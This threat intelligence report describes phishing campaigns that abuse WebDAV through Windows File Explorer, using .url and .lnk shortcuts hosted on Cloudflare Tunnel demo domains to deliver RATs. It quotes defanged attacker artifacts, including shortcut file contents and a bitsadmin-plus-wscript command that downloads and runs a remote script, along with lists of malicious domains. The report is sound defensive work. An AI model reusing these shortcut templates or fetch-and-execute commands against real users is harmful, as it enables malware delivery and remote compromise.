By: Kahng An, Intelligence Team
Cofense Intelligence has been tracking how threat actors are abusing Windows File Explorer’s ability to retrieve remote files over Web-based Distributed Authoring and Versioning (WebDAV), and HTTP-based file management protocol, to trick victims into downloading malware. WebDAV is a relatively unpopular method of file transfer and remote file storage nowadays, but it is natively supported within the Windows File Explorer (though deprecated as of November 2023) as a way of remotely accessing a file server. Because being able to remotely access things on the internet via File Explorer is a relatively unknown functionality to most people, WebDAV is an exploitable way to make people download files without going through a traditional web browser file download. While these TTPs (Tactics, Techniques, and Procedures) have been seen by Cofense as early as February 2024, campaign volume grew in September 2024 and has remained a constant threat since. This report gives an overview of what WebDAV is, how File Explorer can be used to open WebDAV links, and its use in current campaigns.
Key Points
- WebDAV is a legacy network protocol that is accessible via Windows File Explorer but is rarely used by most users. Threat actors can take advantage of this to trick users into downloading or running malware.
- Additionally, WebDAV within File Explorer bypasses web browser security controls by bypassing the browser entirely and may bypass some endpoint detection and response (EDR) security controls by using such an uncommon attack vector.
- Demo instances for Cloudflare Tunnel hosted on trycloudflare[.]com have been abused to host WebDAV servers in multiple, often similar, campaigns seen as early as February 2024.
- Campaigns seen using this tactic tend to use complex chains of multiple different script payloads and legitimate files to deliver remote access trojans (RATs) that are hosted on different WebDAV servers.
- 87% of all Active Threat Reports (ATR) seen with this tactic deliver multiple RATs as final malware payloads. Some of the most popular RATs include XWorm RAT, Async RAT, and DcRAT.
- ATRs capture network and file IOCs of a phishing campaign as well as general behavior and context.
- URL shortcut files and LNK shortcut files are commonly seen in campaigns with this TTP.
WebDAV Overview
WebDAV is a file management protocol that works over HTTP and was popular as a way of easily handling file transfers before cloud file storage services grew in popularity. In practice, WebDAV is intended to be used as a file server, not unlike how FTP or various cloud file storage solutions are used. Notably, WebDAV has the advantage of working over HTTP, meaning it can be used on anything that supports HTTP. However, because of its unpopularity as a legacy protocol, WebDAV is rarely used by the average user. This also leads to a separate problem with lack of awareness that Windows File Explorer can be natively used to access network resources over the internet, such as WebDAV servers.
Understanding WebDAV Links
Part of this report shows how WebDAV servers can be opened via URL links and Windows UNC paths. URL links will often look like standard web URL links, but Windows UNC paths are a Windows-specific system that is most commonly used for file paths such as C:\Program Files\Microsoft. These can also be used to access remote file shares. While the intricacies of how these two link formats are different is out of scope for this report, security analysts should be aware of the two formats.
In this example, assume that there is a WebDAV server with single folder called “My_Files” in the root directory. An example WebDAV URL link may look like the following.
hxxps[://]exampledomain[.]com/My_Files/ |
Accessing the same WebDAV server via a UNC path may look like the following. Note how the keyword “DavWWWRoot” is added to refer to the root directory on the WebDAV server.
\\exampledomain[.]com\DavWWWRoot\My_Files |
By default, a WebDAV server accessed via a UNC path will use HTTP over port 80. A port can be specified after the domain name, and the “@SSL” keyword can be used to refer to use HTTPS. The following examples will both use HTTPS to access the WebDAV server.
\\exampledomain[.]com@443\DavWWWRoot\My_Files |
\\exampledomain[.]com@SSL\DavWWWRoot\My_Files |
Using WebDAV on File Explorer
When WebDAV servers are accessed via File Explorer, it will present the server’s file contents not unlike a folder on the local system. This is particularly notable because the only clear indicator that the user is accessing a network resource is in the address bar which shows the server’s IP address or domain name. The following is an image of what File Explorer looks like when connected to a WebDAV server.
.png?language=en "Abusing_Windows_File_Explorer_and_WebDAV_for_Malware_Delivery_Figure1 (1)")
Figure 1: Windows File Explorer connected to a WebDAV server hosted on module-brush-sort-factory[.]trycloudflare[.]com.
WebDAV connections can be invoked on File Explorer via a few different ways. The following is a non-exhaustive list of the most common methods to use WebDAV on File Explorer that are often abused by threat actors.
Direct Linking
When using Windows File Explorer, a user can specify the exact path to a file or folder by using the address bar. This can also be used to connect to network resources by specifying the IP address or domain name of the remote server.
Additionally, the “file[://]” part of URL is used to specify that a link is used for opening a file or folder via the system’s file browser. This is particularly useful to directly reference a particular file or folder by its file path. However, this can also be used to create links that open files or folders on remote servers. The following is an example of a URL set to open a folder hosted on a WebDAV server.
file[://]everything-teach-pearl-eat[.]trycloudflare[.]com/DE |
URL Shortcut Files
URL shortcut files (.url) are Windows shortcuts to a specified URL. While intended primarily for accessing websites, the URL field can also be set to open local files by using the file:// URI scheme to open the specified file path in File Explorer. Similarly, this can also be used to access a remote file server. The following is an example of a URL shortcut file that connects to a WebDAV server via File Explorer.
[InternetShortcut] URL=file[://]frontier-shops-timothy-cal[.]trycloudflare[.]com/DE IDList= HotKey=0 [{000214A0-0000-0000-C000-000000000046}] Prop3=19,9 |
Additionally, URL shortcut files can be used to open files on the WebDAV server. This is particularly useful for running scripts without the user being aware.
[InternetShortcut] URL=file[://]module-brush-sort-factory[.]trycloudflare[.]com@SSL/DavWWWRoot/po[.]wsh IDList= HotKey=0 [{000214A0-0000-0000-C000-000000000046}] Prop3=19,9 |
An interesting quirk of URL shortcut files is how they can continuously cause DNS lookups when they exist in the file system when the URLs are written with a Windows UNC path. This behavior seems to be triggered whenever Windows Explorer is browsing on the same directory that the URL shortcut file is in. Whenever someone is browsing through a directory that happens to have a URL shortcut file with a UNC path, the file can automatically attempt to ping out to threat actor infrastructure, potentially alerting threat actors that their payload is active on a victim. Figure 2 demonstrates this with a URL shortcut file that has the UNC path \\harbor-microwave-called-teams[.]trycloudflare[.]com\\new. When the directory that contains the file is opened in Windows Explorer, a DNS query is sent out to resolve the domain to 104[.]16[.]231[.]132. Subsequently, a TCP SYN packet is sent to the IP address, incidentally notifying the threat actors that a connection is attempted.

Figure 2: A URL shortcut file containing a Windows UNC path as the URL triggers a DNS resolution and subsequent outbound network traffic to the malicious domain.
LNK Files
LNK files (.lnk) are also Windows shortcuts but are typically used as pointers to files, folders, or programs. LNK files are notable because they can also contain commands that are run by a specified program. These shortcuts are primarily intended to point to local files but can also be used to access remote resources such as WebDAV servers.
Much like URL shortcut files, LNK files can open WebDAV links within File Explorer or directly open/run a file (such as a malicious script) hosted on the WebDAV server. The following shows a sample command run by an LNK file that opens a WebDAV link to a
file[://]frontier-shops-timothy-cal[.]trycloudflare[.]com/documents/ |
Similarly, the following shows a sample command from an LNK file that runs a malicious script hosted on a WebDAV server. Note how the URL contains “DavWWWRoot” which is a unique keyword used to access the root directory within a WebDAV server. It also contains “@SSL” after the domain name, which is a hardcoded keyword for Windows UNC paths to use HTTPS.
C:\Windows\System32\wscript.exe "\\earl-dont-princess-bit.trycloudflare.com@SSL\DavWWWRoot\dat.wsh" |
LNK files are intended to contain commands, so they are particularly useful for invoking scripts directly within Command Prompt or PowerShell. The following is an example of a command executed by an LNK file that connects to a WebDAV server to download a malicious WSH file. This command works by invoking a file transfer for rec.wsh via the Command Line. Once the file is downloaded to the Temp directory, the file is executed via Wscript.
C:\Windows\System32\cmd.exe /c bitsadmin /transfer job hxxps[://]frontier-shops-timothy-cal[.]trycloudflare[.]com/rec.wsh %TEMP%\rec.wsh &wscript%TEMP%\rec.wsh |
Abusing WebDAV for Malware Delivery
Threat actors can abuse WebDAV to deliver arbitrary files via the File Explorer. By getting an intended victim to open a WebDAV link in File Explorer through any of the previously covered means, they can present an unaware victim with a file that they may think is safe because it appears to be stored locally. While many people are educated about the dangers of opening unknown file downloads, WebDAV links in File Explorer make it less obvious that a file is being downloaded compared to if the user were to open a file download link in a web browser. Windows by default is configured to provide a pop-up message when opening files over the remote network, though this message is easy to ignore and is only triggered if a file is opened via File Explorer rather than through a script payload. Figure 3 shows an example of this pop-up message.

Figure 3: When executing files over the network, Windows File Explorer is by default configured to provide a message to confirm whether the file is intended to be run.
Since this tactic was first seen by Cofense Intelligence in February 2024, almost all ATRs seen with this tactic deliver a RAT as the final malicious payload. 87% of all ATRs documented with this tactic deliver multiple different RATs with XWorm RAT, Async RAT, and DcRAT being some of the most popular ones to deliver. Notably, this campaign is particularly popular within a long running series of German language Finance-themed campaigns with emails purporting to have invoices. As of the time of this report, 50% of all ATRs with this tactic are German language emails. After German language campaigns, English language campaigns are the second most popular with 30% of ATRs being English. The rest of the ATRs are comprised of Italian and Spanish language campaigns. The overall languages used suggests that the threat actors are primarily targeting European corporate email accounts.
Cloudflare Tunnel
Notably, at the time of this report, all the ATRs with this tactic use demo accounts for Cloudflare Tunnel to host the WebDAV server. Cloudflare Tunnel is a service Cloudflare provides to connect local network services to Cloudflare’s infrastructure, allowing people to quickly expose a local server to the internet without a publicly routable IP address. Threat actors are creating short-lived WebDAV servers hosting malicious payloads and abusing the free demo accounts for Cloudflare Tunnel to expose these servers to the internet. When a victim connects to these malicious WebDAV servers, they are routed through legitimate Cloudflare infrastructure, making it more difficult to spot malicious activity at a glance without further context and analysis. Additionally, because these are short-lived demo accounts, threat actors often quickly take down their malicious instances to prevent analysis after their campaigns are seen by potential victims.
Table 1: Example Cloudflare Tunnel Domains found in ATRs
Cloudflare Tunnel Domain | Associated ATR |
tiny-fixtures-glossary-advantage[.]trycloudflare[.]com | |
nasdaq-aged-sf-cheers[.]trycloudflare[.]com lose-croatia-acdbentity-lt[.]trycloudflare[.]com | |
discounted-pressed-lc-vcr[.]trycloudflare[.]com skills-statute-alberta-demand[.]trycloudflare[.]com | |
whats-menu-familiar-zshops[.]trycloudflare[.]com publicity-jenny-paintball-gilbert[.]trycloudflare[.]com |
Conclusions
This delivery tactic is notable primarily because it abuses a relatively unusual feature within Windows. It may be particularly surprising for users that are not aware that Windows File Explorer can be used to access internet resources. Threat actors can easily abuse this lack of awareness. Additionally, threat actors are primarily abusing legitimate Cloudflare infrastructure as a part of these campaigns. Both of these factors make this TTP more difficult to detect, analyze, and prevent.
While this report is focused on WebDAV, similar concepts can be applied to other network protocols such as FTP and CIFS. FTP and SMB are particularly notable because they often are used for legitimate enterprise activity. Tools such as FileZilla and WinSCP are commonly used by IT teams for FTP file transfers, and mapped network drives in File Explorer are likely using SMB on the local network. Both protocols can also be used to access servers over the internet, which can be abused by threat actors to deliver malware.
Mitigations
The reason why this tactic is useful stems from a general lack of knowledge that Windows File Explorer can be used to access arbitrary servers on the internet. A great way to prevent this tactic from being effective is simply informing users to check the address bar on File Explorer just like how they would with a web browser. Users should be suspicious of addresses that do not seem a familiar local drive or network attached file share. Windows also provides a pop-up message when attempting to open files over the network, though users who are used to this message due to accessing legitimate enterprise file servers may be accustomed to ignoring the warning.
For more specific remediations besides general user education, consider implementing the following:
- Use an EDR with behavioral analysis to search for .URL and .LNK files that execute commands to remote file servers. Particularly be on the lookout for .URL and .LNK files that run files.
- Threat hunt for network traffic to demo instances of cloud services such as Cloudflare Tunnel hosted on trycloudflare[.]com.
To stay ahead of evolving delivery techniques like WebDAV abuse and Cloudflare Tunnel–hosted payloads, organizations need more than awareness; they need the ability to rapidly detect, analyze, and remove malicious emails and attachments at scale. Cofense Phishing Remediation empowers security teams to automatically identify and quarantine reported phishing threats across the enterprise, dramatically reducing response time and limiting user exposure. If you are ready to strengthen your defenses against advanced phishing campaigns and malware delivery tactics like those detailed in this report, schedule a demo today to see how Cofense can help protect your organization.